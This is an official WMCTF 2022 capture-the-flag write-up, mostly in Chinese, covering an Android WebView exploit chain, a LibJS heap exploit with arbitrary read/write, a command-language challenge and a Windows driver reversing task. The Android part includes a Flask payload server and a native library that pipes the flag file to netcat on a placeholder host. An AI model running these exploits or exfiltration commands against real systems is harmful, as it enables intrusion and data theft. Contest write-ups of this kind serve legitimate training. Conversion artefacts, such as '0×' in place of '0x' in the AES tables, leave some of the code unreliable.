WMCTF 2022 OFFICAL WRITE-UP

spider-man

CRYPTO

ecc

nanoDiamond - rev

homo

INTERCEPT

ococ0cb

PWN

ctf-team_simulator

本题是用 flex 编译生成的一种 “注册语言”。逆向时，会发现大量的 token 代号，从 1 到 17 分别为：

```
#define     CREATE  1
#define     LOGIN   2
#define     USER    3
#define     TEAM    4
#define     LOGOUT  5
#define     JOIN    6
#define     SHOW    7
#define     NAME_SIGN   10
#define     PWD_SIGN    11
#define     EMAIL_SIGN  12
#define     PHONE_SIGN  13
#define     ADMIN_  14
#define     LOAD    15

#define     CONTENT 16
#define     HELP    17
```

对应的输入分别为

```
"help"          {return(HELP);}
"exit"          {return(EXIT);}
"create"        {return(CREATE);}
"user"          {return(USER);}
"team"          {return(TEAM);}
"login"         {return(LOGIN);}
```

```
"join"          {return(JOIN);}
"show"          {return(SHOW);}
"admin"         {return(ADMIN_);}
"load"          {return(LOAD);}
"-p"            {return(PWD_SIGN);}
"-n"            {return(NAME_SIGN);}
"-e"            {return(EMAIL_SIGN);}
"-P"            {return(PHONE_SIGN);}
{content}       {return(CONTENT);}
```

通过逆向可知，在使用 admin 时，可以从文件中读入 user，因此可以直接分析此 Load user 函数。不难发现，load user 的条件是队伍的成员大于 2 个，并且该用户的用户名必须为 `adm1n` 。

因此直接按照指令格式进行队伍和用户的创建即可。输入的 exp 如下：

```
create user -n adm1n -p 123456 -P 1 -e nmsl
create user -n usr -p 654321 -P 2 -e wsnd
create user -n usr2 -p 654321 -P 2 -e wsnd
login user -n adm1n -p 123456
create team -n t1
login user -n usr -p 654321
join -n t1
login user -n usr2 -p 654321
join -n t1
login user -n adm1n -p 123456
admin load /home/ctf/flag
END
```

WM Baby Droid

Bypass the validation of domain host

The validation can be seen below:

```
if (!uri.getHost().endsWith(".google.com")) {
    finish();
    return;
}
```

It requires a url whose domain host needs to end with `.google.com` . But it doesn't really mean you need own a google sub-domain. It could be bypassed by scheme because there isn't any validation on url scheme.

POC

```
JavaScript://www.google.com/%0d%0awindow.location.href='http://xx.xx.xx.xx/'
```

- Path traversal when Webview downloading

The vulnerable code can be seen below:

```
webView.setDownloadListener(new DownloadListener() {
    @Override
    public void onDownloadStart(String url, String userAgent, String contentDisposition,
String mimeType, long contentLength) {
        String fileName = parseContentDisposition(contentDisposition);
        String destPath = new File(getExternalCacheDir(), fileName).getPath();
        new DownloadTask().execute(url, destPath);
    }
});
```

The path to save the download file, is directly spliced from `getExternalCacheDir()` and `fileName` . Function parseContentDisposition will return the filename shown in Http header `"Content-Disposition"`

```
private static final Pattern CONTENT_DISPOSITION_PATTERN =
        Pattern.compile("attachment;\\s*filename\\s*=\\s*(\"?)([^\"]*)\\1\\s*$",
                Pattern.CASE_INSENSITIVE);

static String parseContentDisposition(String contentDisposition) {
    try {
        Matcher m = CONTENT_DISPOSITION_PATTERN.matcher(contentDisposition);
        if (m.find()) {
            return m.group(2);
        }
    } catch (IllegalStateException ex) {
        // This function is defined as returning null when it can't parse the header
    }
    return null;
}
```

So in this case, we can manipulate the value of `Content-Disposition` to contain a lot of `../` . Then, the final path should be like:

```
/sdcard/Android/data/com.wmctf.wmbabydroid/cache/../../../../../../../../../../dat
a/data/com.wmctf.wmbabydroid/files/lmao.so
```

We can achieve this goal through python-flask.

```
@app.route("/download", methods=['GET'])
def download():
    response = make_response(send_from_directory(os.getcwd(), 'exp.so',
as_attachment=True))
    response.headers["Content-Disposition"] = "attachment; filename=
{}".format("../"*15+"data/data/com.wmctf.wmbabydroid/files/lmao.so")
    return response
```

Overwrite and trigger the native-lib

There is a **JavascriptInterface** called lmao. If file `/data/data/com.wmctf.wmbabydroid/files/lmao.so` exists, it will load that native executable file.

```
webView.addJavascriptInterface(this, "lmao");

@SuppressLint("JavascriptInterface")
@JavascriptInterface
public void lmao(){
    try {
        File so = new File(getFilesDir() + "/lmao.so");
        if(so.exists()){
            System.load(so.getPath());
        }
    } catch (Exception e){
        e.printStackTrace();
    }
}
```

We need delay 2 seconds to trigger the System.load, before we success overwrite the file.

```
<h1>poc1</h1>
<script>
    function sleep(time) {
        return new Promise((resolve) => setTimeout(resolve, time));
    }
    sleep(2000).then(() => {
        window.lmao.lmao();
    })
    location.href = "/download"
</script>
```

- Final EXP

server.py

```
import os
from flask import Flask, abort, Response, request, make_response, send_from_directory
import logging
import requests
from hashlib import md5
from gevent import pywsgi
import base64
import traceback
import json
app = Flask(__name__)

@app.route("/download", methods=['GET'])
def download():
    response = make_response(send_from_directory(os.getcwd(), 'exp.so',
as_attachment=True))
    response.headers["Content-Disposition"] = "attachment; filename=
{}".format("../"*15+"data/data/com.wmctf.wmbabydroid/files/lmao.so")
    return response

@app.route('/', methods=['GET'])
def index():
    return """\
<h1>poc1</h1>
<script>
    function sleep(time) {
        return new Promise((resolve) => setTimeout(resolve, time));
    }
    sleep(2000).then(() => {
        window.lmao.lmao();
    })
```

```
    location.href = "/download"
</script>
"""

# @app.route('/log', methods=['GET'])
# def log():
#     print(request.args)
#     print(request.headers)

if __name__ == "__main__":
    print("http://127.0.0.1/")
    server = pywsgi.WSGIServer(('0.0.0.0', 80), app)
    server.serve_forever()

# adb shell su root am broadcast -a com.wuhengctf.SET_FLAG -n
com.wuhengctf.wuhengdroid5/.FlagReceiver -e flag 'flag{t12312312312}'
# adb shell am start -n com.wmctf.wmbabydroid/com.wmctf.wmbabydroid.MainActivity -d
"JavaScript://www.google.com/%0d%0awindow.location.href='http://xx.xx.xx.xx/'"
```

exp.so

```
#include <jni.h>
#include <stdlib.h>
#include <string.h>

JNIEXPORT jint JNI_OnLoad(JavaVM* vm, void* reserved) {
    system("cat /data/data/com.wmctf.wmbabydroid/files/flag | nc xx.xx.xx.xx 233");
    return JNI_VERSION_1_6;
}
```

Broobwser

这题是一个非常简单的JS引擎溢出题目。JS引擎是LibJS，是在Serenity OS中使用的，Serenity OS是个超酷的操作系统，值得学习。这个JS引擎可以跑在宿主机上，这里环境是Ubuntu 22.04。

在本地调试劫持程序流其实非常简单，因为偏移只要拉到gdb调试下就可以找到。但这题主要的难度在于远程服务器的堆布局十分不稳定，哪怕多加一行代码输入都有可能改变堆布局，从而导致溢出的数据不对，所以关键在于获取稳定的任意地址读写。在本地测试的时候，我用了堆喷来增加稳定性。再接下来的部分就是ROP读取flag。

```
function hex(i){return "0x" + i.toString(16);}
gc()

abs = []
```

```
dvs = []

for(var i = 0; i < 0x100; i++){
    abs.push(new ArrayBuffer(0x100));
    abs[i].byteLength = 0x1337;
}

for(var i = 0; i < 0x100; i++){
    dvs.push(new DataView(abs[i]));
    dvs[i].setBigUint64(0, 0x4141414141414141n, true);
    dvs[i].setBigUint64(8, BigInt(i), true);
}

for(var i = 0; i < 0x100; i++){
    heap_addr = dvs[i].getBigUint64(0x1f8, true);
    size = dvs[i].getBigUint64(0x218, true);
    if(size == 0x3341n && heap_addr > 0x500000000000n){
        console.log(hex(heap_addr));
        break;
    }
}
if(heap_addr < 0x500000000000n){
    console.log("Try again 1");
    exit(0);
}

lib_lagom_leak = dvs[i].getBigUint64(0x2b8, true);
libc_base = lib_lagom_leak - 0xcb67b0n
console.log(hex(lib_lagom_leak));
console.log(hex(libc_base));

bin_sh = libc_base + 0x1d8698n;
environ = libc_base + 0xd142d0n;
dvs[i].setBigUint64(0x1f8, bin_sh, true);
for(var j = 0; j < 0x100; j++){
    verify = dvs[j].getBigUint64(0, true);
    if(verify == 0x68732f6e69622fn){
        console.log("Found j");
        break;
    }
}

if(verify != 0x68732f6e69622fn){
    console.log("Try again 2");
    exit(0);
}
```

```
function aar(addr){
    dvs[i].setBigUint64(0x1f8, addr, true);
    return dvs[j].getBigUint64(0, true);
}
function aaw(addr, value){
    dvs[i].setBigUint64(0x1f8, addr, true);
    dvs[j].setBigUint64(0, value, true);
}

console.log(hex(aar(environ)));
```

REVERSE

BabyDriver

首先查看字符串，发现Please Input Your Flag，交叉引用定位到主函数

```
__int64 sub_140006810()
{
  __int64 result; // rax
  __int64 v1; // [rsp+20h] [rbp-298h]
  __int64 v2; // [rsp+28h] [rbp-290h]
  char v3[608]; // [rsp+40h] [rbp-278h] BYREF

  sub_140006380();
  sub_1400065A0();
  memset(v3, 0, 0x256ui64);
  if ( !dword_140090038 )
    return 0i64;
  sub_140006190("Please Input Your Flag:\n");
  sub_140006240("%s", v3);
  v1 = -1i64;
  do
    ++v1;
  while ( v3[v1] );
  if ( v1 == 32 )
  {
    v2 = -1i64;
    do
      ++v2;
    while ( v3[v2] );
    sub_140006750(v3, (unsigned int)v2);
    if ( (unsigned int)sub_140010100(&unk_14008DC80, qword_140090050, 32i64) )
      sub_140006190("Wrong!\n");
    else
      sub_140006190("Correct!\n");
    sub_140006580();
    sub_140025D00("pause");
    result = 0i64;
  }
  else
  {
    sub_140006190("Wrong!\n");
    sub_140025D00("pause");
    result = 0i64;
  }
  return result;
}
```

- 分析sub_140006380

```
VersionInformation.dwOSVersionInfoSize = 284;
GetVersionExW(&VersionInformation);
if ( VersionInformation.dwPlatformId == 2
  && VersionInformation.dwMajorVersion == 6
  && VersionInformation.dwMinorVersion == 1 )
{
  strcpy(FileName, "c:\\");
  memset(&FileName[4], 0, 0x2Eui64);
  strcpy(v12, ".sys");
  memset(v14, 0, 0x32ui64);
  v9 = (char *)sub_1400035A0();
  v8 = v14;
  v10 = v14;
  do
  {
    v5 = *v9;
    *v8 = v5;
    ++v9;
    ++v8;
  }
  while ( v5 );
  v6 = &v4[375];
  do
    ++v6;
  while ( *v6 );
  strcpy(v6, v14);
  v7 = &v4[375];
  do
    ++v7;
  while ( *v7 );
  v1 = v7;
  v2 = 0i64;
  do
  {
    v3 = v12[v2];
    v1[v2++] = v3;
  }
  while ( v3 );
  sub_1400036C0(FileName, v2);
  sub_1400037A0(v14, v14, FileName);
  sub_140003890();
  result = DeleteFileA(FileName);
}
```

sub_1400035A0是一个随机产生8位字符的函数，sub_1400036C0通过前面生成的FileName，然后将驱动释放到固定位置，sub_1400037A0和sub_140003890都是一些和驱动加载启动相关的操作，同时判断程序启动环境是否在Win7 x64.

```
sub_140006190("Please Input Your Flag:\n");
sub_140006240("%s", v3);
v1 = -1i64;
do
  ++v1;
while ( v3[v1] );
if ( v1 == 32 )
{
  v2 = -1i64;
  do
    ++v2;
  while ( v3[v2] );
  sub_140006750(v3, (unsigned int)v2);
  if ( (unsigned int)sub_140010100(&unk_14008DC80, qword_140090050, 32i64) )
    sub_140006190("Wrong!\n");
  else
    sub_140006190("Correct!\n");
  sub_140006580();
  sub_140025D00("pause");
  result = 0i64;
```

flag长度为32位，加密函数是sub_140006750，继续分析加密函数

- sub_140006750

```
__int64 __fastcall sub_140006750(__int64 a1, unsigned int a2)
{
  unsigned __int64 i; // [rsp+28h] [rbp-20h]

  for ( i = 0i64; i < a2; ++i )
    *(_BYTE *)(i + a1) ^= i;
  qword_140090060 = (__int64)"Welcome_To_WMCTF";
  qword_140090050 = a1;
  qword_140090058 = a2;
  return (unsigned __int8)sub_1400062A0(1i64, &qword_140090050, 24i64);
}
```

首先对flag进行了逐字节xor下标，然后将flag传入sub_1400062A0，分析sub_1400062A0

- sub_1400062A0


```
char __fastcall sub_1400062A0(__int64 a1, __int64 a2, __int64 a3)
{
  char v4[24]; // [rsp+38h] [rbp-110h] BYREF
  _QWORD v5[28]; // [rsp+50h] [rbp-F8h] BYREF

  memset(v5, 0, sizeof(v5));
  v5[0] = 0x123456111i64;
  v5[1] = a1;
  v5[2] = a2;
  v5[3] = a3;
  memset(v4, 0, 0x10ui64);
  NtQueryInformationFile(qword_140090048, v4, v5, 224i64, 52);
  return 0;
}
```

flag到这就没了，作为NtQueryInformationFile参数。对NtQueryInformationFile进行交叉引用

```
char v12[56]; // [rsp+B0h] [rbp-58h] BYREF

v10 = 6044259;
memset(v11, 0, sizeof(v11));
strcpy(v9, ".sys");
memset(v12, 0, 0x32ui64);
v7 = sub_1400035A0();
v6 = v12;
v8 = v12;
do
{
  v3 = *v7;
  *v6 = v3;
  ++v7;
  ++v6;
}
while ( v3 );
v4 = &v2[119];
do
  ++v4;
while ( *v4 );
strcpy(v4, v12);
v5 = &v2[119];
do
  ++v5;
while ( *v5 );
strcpy(v5, v9);
v0 = GetModuleHandleA("ntdll.dll");
NtQueryInformationFile = (__int64 (__fastcall *)(_QWORD, _QWORD, _QWORD, _QWORD, _DWORD))GetProcAddress(
                                                                                          v0,
                                                                                          "NtQueryInformationFile");

result = CreateFileA("C:\\wmctf.txt", 0x1F01FFu, 3u, 0i64, 2u, 0x80u, 0i64);
qword_140090048 = (__int64)result;
return result;
```

只是创建了一个txt文件，作为CreateFileA的参数。由于题目有提到driver并且我们前面也分析出了有释放驱动的行为，我们分析驱动试试。

由于驱动释放完就自动删除了，所以我们可以通过调试，在DeleteFile之前提取文件



DriverEntry进去后分析发现，将sub_1400011E0做为sub_140001000的参数

```
__int64 __fastcall sub_140001204(__int64 a1)
{
  *(_QWORD *)(a1 + 104) = sub_140001230;
  sub_140001000(sub_1400011E0);
  return 0i64;
}
```

- **sub_140001000**

```
__int64 __fastcall sub_140001000(__int64 a1)
{
  __int64 (__fastcall *v2)(__int64 *); // rax
  __int64 *v3; // rbx
  __int64 result; // rax
  struct _UNICODE_STRING DestinationString; // [rsp+20h] [rbp-28h] BYREF
  __int64 v6[3]; // [rsp+30h] [rbp-18h] BYREF

  DestinationString = 0i64;
  RtlInitUnicodeString(&DestinationString, L"ExRegisterAttributeInformationCallback");
  v2 = (__int64 (__fastcall *)(__int64 *))MmGetSystemRoutineAddress(&DestinationString);
  v3 = (__int64 *)((char *)v2 + *((unsigned int *)v2 + 4) + 20);
  qword_140003010 = *v3;
  qword_140003018 = v3[1];
  *(_OWORD *)v3 = 0i64;
  v6[0] = (__int64)&sub_1400010C0;
  v6[1] = (__int64)&sub_140001150;
  result = v2(v6);
  if ( (int)result >= 0 )
  {
    qword_140003020 = a1;
    qword_140003028 = (__int64)v3;
  }
  return result;
}
```

这里利用的是ExRegisterAttributeInformationCallback函数中的两个回调函数ExpDisSetAttributeInformation和ExpDisQueryAttributeInformation做通信，做了一个hook。

如果去内核文件分析一下这个函数就会发现ExpDisQueryAttributeInformation在ExQueryAttributeInformation中被调用

```
int __stdcall ExQueryAttributeInformation(int a1, int a2, int a3, int a4)
{
  unsigned int v4; // ecx
  int v5; // eax
  unsigned int v6; // ecx
  int v7; // edi

  if ( !ExpDisQueryAttributeInformation )
    return -1069809663;
  v4 = ExpAttributeCallbackReference & 0xFFFFFFFE;
  if ( _InterlockedCompareExchange(
         &ExpAttributeCallbackReference,
         (ExpAttributeCallbackReference & 0xFFFFFFFE) + 2,
         ExpAttributeCallbackReference & 0xFFFFFFFE) != v4
    && !(unsigned __int8)ExfAcquireRundownProtection(&ExpAttributeCallbackReference) )
  {
    return -1069809663;
  }
  v5 = ExpDisQueryAttributeInformation(a1, a2, a3, a4);
  v6 = ExpAttributeCallbackReference & 0xFFFFFFFE;
  v7 = v5;
  if ( _InterlockedCompareExchange(
         &ExpAttributeCallbackReference,
         (ExpAttributeCallbackReference & 0xFFFFFFFE) - 2,
         ExpAttributeCallbackReference & 0xFFFFFFFE) != v6 )
    ExfReleaseRundownProtection(&ExpAttributeCallbackReference);
  return v7;
}
```

ExQueryAttributeInformation在NtQueryInformationFile中FileInformationClass为FileAttributeCacheInformation时会被调用。同理ExpDisSetAttributeInformation也可以这么分析。

```
33      goto LABEL_19;
34    }
35    if ( FileInformationClass == FileAttributeCacheInformation )
36    {
37      v12 = ExQueryAttributeInformation((int)FileHandle, (int)FileInformation, Length, (int)&v60);
38      v7->Status = v12;
39      v7->Information = (unsigned int)v60;
40      ms_exc.registration.TryLevel = -2;
41      ObfDereferenceObject(v9);
42      return v12;
43    }
44    if ( (v9->Flags & 2) != 0 )
```

简单的说sub_1400010C0和sub_140001150两个回调函数就是hook后被作为R0和R3的通信

```
1  __int64 __fastcall sub_1400010C0(__int64 a1, _QWORD *a2, __int64 a3, __int64 a4)
2  {
3    if ( !MmIsAddressValid(a2) )
4      return 0i64;
5    if ( *a2 == 0x123456111i64 )
6    {
7      qword_140003020(a2);
8      return 0i64;
9    }
0    if ( !qword_140003010 )
1      return 0i64;
2    return qword_140003010(a1, a2, a3, a4);
3  }
```

我们发现这里的0x123456111和分析sub_1400062A0时也有个相同的0x123456111，这是控制码。参数a2是R3传下来的数据

qword_140003020交叉引用发现是sub_140001000的参数，也就是sub_1400011E0

```
7    v6[1] = (__int64)&sub_140001150;
8    result = v2(v6);
9    if ( (int)result >= 0 )
0    {
1      qword_140003020 = a1;
2      qword_140003028 = (__int64)v3;
3    }
4    return result;
5  }
```

这里初始化了字符串，怀疑是flag和key的初始化，然后跟进sub_140001460

```
__int64 __fastcall sub_140001238(PCSZ SourceString, const char *a2)
{
  struct _STRING v4; // [rsp+20h] [rbp-28h] BYREF
  struct _STRING DestinationString; // [rsp+30h] [rbp-18h] BYREF

  DestinationString = 0i64;
  RtlInitAnsiString(&DestinationString, a2);
  v4 = 0i64;
  RtlInitAnsiString(&v4, SourceString);
  return sub_140001460(v4.Buffer, v4.Length, DestinationString.Buffer);
}
```

发现AES特征，怀疑AES加密，从网上找个AES脚本,同时在三环还有个逐字节xor下标的操作别忘了。

https://blog.csdn.net/qq_44827634/article/details/124606016

密文在三环程序中

```
0000014008DC80 unk_14008DC80   db 0EFh                ; DATA XREF: sub_140006810+FB↑o
0000014008DC81                 db  76h ; v
0000014008DC82                 db 0D5h
0000014008DC83                 db  41h ; A
0000014008DC84                 db  86h
0000014008DC85                 db  57h ; W
0000014008DC86                 db  5Ah ; Z
0000014008DC87                 db  8Eh
0000014008DC88                 db 0C2h
0000014008DC89                 db 0B8h
0000014008DC8A                 db 0B6h
0000014008DC8B                 db 0EEh
0000014008DC8C                 db    8
0000014008DC8D                 db  56h ; V
0000014008DC8E                 db 0B9h
0000014008DC8F                 db 0B8h
0000014008DC90                 db  0Eh
0000014008DC91                 db  40h ; @
0000014008DC92                 db  75h ; u
0000014008DC93                 db  21h ; !
0000014008DC94                 db  41h ; A
0000014008DC95                 db  4Bh ; K
0000014008DC96                 db  15h
0000014008DC97                 db  71h ; q
0000014008DC98                 db  2Ch ; ,
0000014008DC99                 db  9Bh
0000014008DC9A                 db  5Eh ; ^
0000014008DC9B                 db  64h ; d
0000014008DC9C                 db  35h ; 5
0000014008DC9D                 db  5Bh ; [
0000014008DC9E                 db  4Ah ; J
0000014008DC9F                 db  58h ; X
```

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
```

```
#include "aes.h"

/**
 * S盒
 */
static const int S[16][16] = { 0×63, 0×7c, 0×77, 0×7b, 0×f2, 0×6b, 0×6f, 0×c5, 0×30,
0×01, 0×67, 0×2b, 0×fe, 0×d7, 0×ab, 0×76,
    0×ca, 0×82, 0×c9, 0×7d, 0×fa, 0×59, 0×47, 0×f0, 0×ad, 0×d4, 0×a2, 0×af, 0×9c, 0×a4,
0×72, 0×c0,
    0×b7, 0×fd, 0×93, 0×26, 0×36, 0×3f, 0×f7, 0×cc, 0×34, 0×a5, 0×e5, 0×f1, 0×71, 0×d8,
0×31, 0×15,
    0×04, 0×c7, 0×23, 0×c3, 0×18, 0×96, 0×05, 0×9a, 0×07, 0×12, 0×80, 0×e2, 0×eb, 0×27,
0×b2, 0×75,
    0×09, 0×83, 0×2c, 0×1a, 0×1b, 0×6e, 0×5a, 0×a0, 0×52, 0×3b, 0×d6, 0×b3, 0×29, 0×e3,
0×2f, 0×84,
    0×53, 0×d1, 0×00, 0×ed, 0×20, 0×fc, 0×b1, 0×5b, 0×6a, 0×cb, 0×be, 0×39, 0×4a, 0×4c,
0×58, 0×cf,
    0×d0, 0×ef, 0×aa, 0×fb, 0×43, 0×4d, 0×33, 0×85, 0×45, 0×f9, 0×02, 0×7f, 0×50, 0×3c,
0×9f, 0×a8,
    0×51, 0×a3, 0×40, 0×8f, 0×92, 0×9d, 0×38, 0×f5, 0×bc, 0×b6, 0×da, 0×21, 0×10, 0×ff,
0×f3, 0×d2,
    0×cd, 0×0c, 0×13, 0×ec, 0×5f, 0×97, 0×44, 0×17, 0×c4, 0×a7, 0×7e, 0×3d, 0×64, 0×5d,
0×19, 0×73,
    0×60, 0×81, 0×4f, 0×dc, 0×22, 0×2a, 0×90, 0×88, 0×46, 0×ee, 0×b8, 0×14, 0×de, 0×5e,
0×0b, 0×db,
    0×e0, 0×32, 0×3a, 0×0a, 0×49, 0×06, 0×24, 0×5c, 0×c2, 0×d3, 0×ac, 0×62, 0×91, 0×95,
0×e4, 0×79,
    0×e7, 0×c8, 0×37, 0×6d, 0×8d, 0×d5, 0×4e, 0×a9, 0×6c, 0×56, 0×f4, 0×ea, 0×65, 0×7a,
0×ae, 0×08,
    0×ba, 0×78, 0×25, 0×2e, 0×1c, 0×a6, 0×b4, 0×c6, 0×e8, 0×dd, 0×74, 0×1f, 0×4b, 0×bd,
0×8b, 0×8a,
    0×70, 0×3e, 0×b5, 0×66, 0×48, 0×03, 0×f6, 0×0e, 0×61, 0×35, 0×57, 0×b9, 0×86, 0×c1,
0×1d, 0×9e,
    0×e1, 0×f8, 0×98, 0×11, 0×69, 0×d9, 0×8e, 0×94, 0×9b, 0×1e, 0×87, 0×e9, 0×ce, 0×55,
0×28, 0×df,
    0×8c, 0×a1, 0×89, 0×0d, 0×bf, 0×e6, 0×42, 0×68, 0×41, 0×99, 0×2d, 0×0f, 0×b0, 0×54,
0×bb, 0×16 };
/**
 * 逆S盒
 */
static const int S2[16][16] = { 0×52, 0×09, 0×6a, 0×d5, 0×30, 0×36, 0×a5, 0×38, 0×bf,
0×40, 0×a3, 0×9e, 0×81, 0×f3, 0×d7, 0×fb,
    0×7c, 0×e3, 0×39, 0×82, 0×9b, 0×2f, 0×ff, 0×87, 0×34, 0×8e, 0×43, 0×44, 0×c4, 0×de,
0×e9, 0×cb,
    0×54, 0×7b, 0×94, 0×32, 0×a6, 0×c2, 0×23, 0×3d, 0×ee, 0×4c, 0×95, 0×0b, 0×42, 0×fa,
0×c3, 0×4e,
```

```
    0x08, 0x2e, 0xa1, 0x66, 0x28, 0xd9, 0x24, 0xb2, 0x76, 0x5b, 0xa2, 0x49, 0x6d, 0x8b,
0xd1, 0x25,
    0x72, 0xf8, 0xf6, 0x64, 0x86, 0x68, 0x98, 0x16, 0xd4, 0xa4, 0x5c, 0xcc, 0x5d, 0x65,
0xb6, 0x92,
    0x6c, 0x70, 0x48, 0x50, 0xfd, 0xed, 0xb9, 0xda, 0x5e, 0x15, 0x46, 0x57, 0xa7, 0x8d,
0x9d, 0x84,
    0x90, 0xd8, 0xab, 0x00, 0x8c, 0xbc, 0xd3, 0x0a, 0xf7, 0xe4, 0x58, 0x05, 0xb8, 0xb3,
0x45, 0x06,
    0xd0, 0x2c, 0x1e, 0x8f, 0xca, 0x3f, 0x0f, 0x02, 0xc1, 0xaf, 0xbd, 0x03, 0x01, 0x13,
0x8a, 0x6b,
    0x3a, 0x91, 0x11, 0x41, 0x4f, 0x67, 0xdc, 0xea, 0x97, 0xf2, 0xcf, 0xce, 0xf0, 0xb4,
0xe6, 0x73,
    0x96, 0xac, 0x74, 0x22, 0xe7, 0xad, 0x35, 0x85, 0xe2, 0xf9, 0x37, 0xe8, 0x1c, 0x75,
0xdf, 0x6e,
    0x47, 0xf1, 0x1a, 0x71, 0x1d, 0x29, 0xc5, 0x89, 0x6f, 0xb7, 0x62, 0x0e, 0xaa, 0x18,
0xbe, 0x1b,
    0xfc, 0x56, 0x3e, 0x4b, 0xc6, 0xd2, 0x79, 0x20, 0x9a, 0xdb, 0xc0, 0xfe, 0x78, 0xcd,
0x5a, 0xf4,
    0x1f, 0xdd, 0xa8, 0x33, 0x88, 0x07, 0xc7, 0x31, 0xb1, 0x12, 0x10, 0x59, 0x27, 0x80,
0xec, 0x5f,
    0x60, 0x51, 0x7f, 0xa9, 0x19, 0xb5, 0x4a, 0x0d, 0x2d, 0xe5, 0x7a, 0x9f, 0x93, 0xc9,
0x9c, 0xef,
    0xa0, 0xe0, 0x3b, 0x4d, 0xae, 0x2a, 0xf5, 0xb0, 0xc8, 0xeb, 0xbb, 0x3c, 0x83, 0x53,
0x99, 0x61,
    0x17, 0x2b, 0x04, 0x7e, 0xba, 0x77, 0xd6, 0x26, 0xe1, 0x69, 0x14, 0x63, 0x55, 0x21,
0x0c, 0x7d };

/**
 * 获取整形数据的低8位的左4个位
 */
static int getLeft4Bit(int num) {
    int left = num & 0x000000f0;
    return left >> 4;
}

/**
 * 获取整形数据的低8位的右4个位
 */
static int getRight4Bit(int num) {
    return num & 0x0000000f;
}
/**
 * 根据索引，从S盒中获得元素
 */
static int getNumFromSBox(int index) {
    int row = getLeft4Bit(index);
    int col = getRight4Bit(index);
```

```
    return S[row][col];
}

/**
 * 把一个字符转变成整型
 */
static int getIntFromChar(char c) {
    int result = (int)c;
    return result & 0x000000ff;
}

/**
 * 把16个字符转变成4X4的数组,
 * 该矩阵中字节的排列顺序为从上到下,
 * 从左到右依次排列。
 */
static void convertToIntArray(char* str, int pa[4][4]) {
    int k = 0;
    int i, j;
    for (i = 0; i < 4; i++)
        for (j = 0; j < 4; j++) {
            pa[j][i] = getIntFromChar(str[k]);
            k++;
        }
}

/**
 * 打印4X4的数组
 */
static void printArray(int a[4][4]) {
    int i, j;
    for (i = 0; i < 4; i++) {
        for (j = 0; j < 4; j++)
            printf("a[%d][%d] = 0x%x ", i, j, a[i][j]);
        printf("\n");
    }
    printf("\n");
}

/**
 * 打印字符串的ASSCI,
 * 以十六进制显示。
 */
static void printASSCI(char* str, int len) {
    int i;
    for (i = 0; i < len; i++)
        printf("0x%x ", getIntFromChar(str[i]));
```

```
    printf("\n");
}

/**
 * 把连续的4个字符合并成一个4字节的整型
 */
static int getWordFromStr(char* str) {
    int one, two, three, four;
    one = getIntFromChar(str[0]);
    one = one << 24;
    two = getIntFromChar(str[1]);
    two = two << 16;
    three = getIntFromChar(str[2]);
    three = three << 8;
    four = getIntFromChar(str[3]);
    return one | two | three | four;
}

/**
 * 把一个4字节的数的第一、二、三、四个字节取出,
 * 入进一个4个元素的整型数组里面。
 */
static void splitIntToArray(int num, int array[4]) {
    int one, two, three;
    one = num >> 24;
    array[0] = one & 0x000000ff;
    two = num >> 16;
    array[1] = two & 0x000000ff;
    three = num >> 8;
    array[2] = three & 0x000000ff;
    array[3] = num & 0x000000ff;
}

/**
 * 将数组中的元素循环左移step位
 */
static void leftLoop4int(int array[4], int step) {
    int temp[4];
    int i;
    int index;
    for (i = 0; i < 4; i++)
        temp[i] = array[i];

    index = step % 4 == 0 ? 0 : step % 4;
    for (i = 0; i < 4; i++) {
        array[i] = temp[index];
        index++;
```

```
        index = index % 4;
    }
}

/**
 * 把数组中的第一、二、三和四元素分别作为
 * 4字节整型的第一、二、三和四字节，合并成一个4字节整型
 */
static int mergeArrayToInt(int array[4]) {
    int one = array[0] << 24;
    int two = array[1] << 16;
    int three = array[2] << 8;
    int four = array[3];
    return one | two | three | four;
}

/**
 * 常量轮值表
 */
static const int Rcon[10] = { 0x01000000, 0x02000000,
    0x04000000, 0x08000000,
    0x10000000, 0x20000000,
    0x40000000, 0x80000000,
    0x1b000000, 0x36000000 };
/**
